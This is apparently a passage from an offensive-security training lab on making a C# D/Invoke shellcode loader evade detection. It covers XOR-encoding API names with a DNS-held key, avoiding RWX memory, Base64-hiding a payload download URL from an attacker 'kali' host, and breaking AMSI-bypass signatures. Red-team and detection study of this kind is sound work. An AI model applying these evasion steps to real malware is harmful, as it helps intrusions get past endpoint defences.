
- Go to the Strings section and sort on
flag:

Finally let's use Litterbox to see if there are any other static detections
- Open a command prompt as Administrator and run Litterbox (if not already running from previous labs):
cd C:\THEV\Litterbox
python litterbox.py
This will start the litterbox server on port 1337.
- Now open your
Chromebrowser and go to http://localhost:1337 go toAnalyze Payload, upload theDInvokeLoaderNotDetected.exefile and selectStatic Analysis:


We still see 1 suspicious Yara detection related to "AmsiBypass" - we need to fix that as it's a pretty obvious indicator.
Let's check Kleenscan as well:
 https://kleenscan.com/scan_result/e4b29ceb0ce528ab8732ef11141c9a683ee8f7c7c341c7799b3824e2d670d07a
Pretty good -
Additional Obfuscation Techniques
NOTE: You can find a compiled version of the modified D/Invoke loader we'll discuss below in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderFinal.exedirectory - the source code of the final version is also available in theC:\THEV\Labs\Lab_DInvokeLoader\SOLUTION\DInvokeLoader(FINAL)directory in case you get stuck.
Let's implement some additional obfuscation techniques to further reduce the chances of detection by security tools. We'll focus on three main areas:
1. Getting rid of the delegate function strings
Here's where those strings we saw above are located in our code (Win32Delegates.cs):

To obfuscate these strings, we can XOR encode them using our existing XOR Decoder function and then decode them at runtime. This way, the actual function names won't be present in the binary, making it harder for static analysis tools to detect them.
First we need to XOR encode the function names using our XOR Decoder with a specific key. For example, let's say we use the key "supersecretkey" (which is what's in our DNS text record) to encode the function names. We wrote a small csharp program (XORFunctionHasher.exe)to do this for us. We simply feed it the function names and the key, and it outputs the XOR encoded byte arrays.

We have modified the Win32Delegates.cs file to XOR decode the function names at runtime using our XOR Decoder. Key2.crimsoncore.be) which resolves to supersecretkey for this obfuscation.

We have applied this obfuscation to all the function names in Win32Delegates.cs. Now, when we build the project, the actual function names won't be present in the binary, making it harder for static analysis tools to detect them.
2. Getting rid of RWX memory permissions (Dynamic Analysis Evasion)
OPSEC TIP: DON'T use RWX permissions, split them up in RW and RX, the RW-to-RX approach enhances security by ensuring the memory is only executable when necessary. But there's another way, which we'll explain below.
WHY? Assigning RWX to a dynamically allocated memory basically scream "HEY I'M DOING SOMETHING REALLY WEIRD!" - EDR's will typically flag this and once a
threadis created to the address of this memory space (= start the code in the memory region), they'll initiate a memory scan on the contents of that memory region - or simply just kill the process immediately. Also forensic analysts will flag this immediately and quite a lot om memory analysis tools (i.e. volatility) likewise will flag on this.

In our previous loaders, we have been allocating memory with PAGE_EXECUTE_READWRITE permissions, which is a common red flag for security tools. To improve stealthiness, we can change this to allocate memory with PAGE_READWRITE permissions initially, write the shellcode, and then change the permissions to PAGE_EXECUTE_READ using VirtualProtect. This way, we avoid having RWX memory at any point in time.
However, we did something else - we set the memory to PAGE_EXECUTE_READ (0x20), so there is no writable permission at all how can this work?
When we check System Informer again after making this change, we can see that there are no more RWX memory regions, which is a good sign.

But what's going on under the hood? Let's use API Monitor to see the actual calls to VirtualAlloc and VirtualProtect:

Our C# code doesn't explicitly set RWX permissions — kernel32.dll's WriteProcessMemory does it automatically for you when writing to the current process's non-writable memory (like our PAGE_EXECUTE_READ region).
This is a built-in optimization in Windows: when you call WriteProcessMemory with GetCurrentProcess() as the target handle (same-process write), and the destination isn't writable, it temporarily adjusts the page protections, performs the write, and restores them. This succeeds even on PAGE_EXECUTE_READ memory without us calling VirtualProtect or NtProtectVirtualMemory ourselves.
NOTE: When using self-modifying (polimorphic/metamorphic) code, you will need to ensure that the memory region is
RWXotherwise when the shellcode tries to execute, it will throw an access violation.
3. More string obfuscation
Let's address the remaining suspicious strings in our code that could potentially trigger detections by security tools. The main strings we need to obfuscate are:
| String | Location | Value | Base64 Encoded |
|---|---|---|---|
| payloadURL | DInvokeLoader.cs | https://kali:9090/payload.b64 | aHR0cHM6Ly9rYWxpOjkwOTAvcGF5bG9hZC5iNjQ= |
| AmsiBypass | AMSIBypass.cs, DInvokeLoader.cs | AmsiBypass | A_msiBypass |

| amsi.dll | AMSIBypass.cs | amsi.dll | "ams" + "i.dll" |
3.1 Payload URL obfuscation
Let's get rid of the clearly suspicious payloadURL string in our code by Base64 encoding it. We can use the following PowerShell command to encode the URL.
- Open PowerShell and run the following command:
$bytes = [System.Text.Encoding]::UTF8.GetBytes("https://kali:9090/payload.b64")
[System.Convert]::ToBase64String($bytes)

The result is: aHR0cHM6Ly9rYWxpOjkwOTAvcGF5bG9hZC5iNjQ=.
We now simply replace the string in our code with the Base64 encoded version and decode it at runtime:

3.2 AmsiBypass function renaming and Amsi.dll string concatenation
We also need to fix that AmsiBypass function name in AMSIBypass.cs and DInvokeLoader.cs as well, we'll simply add an underscore in the middle of the string to break the signature - and change the code to call A_msiBypass instead of AmsiBypass.
In DInvokeLoader.cs we change the function call accordingly:

In AmsiBypass.cs we also need to change the function name accordingly while we're at it let's also obfuscate the amsi.dll string by splitting it into two parts and concatenating them at runtime (remember we did this in the powershell labs as well with Invoke-Obfuscation).
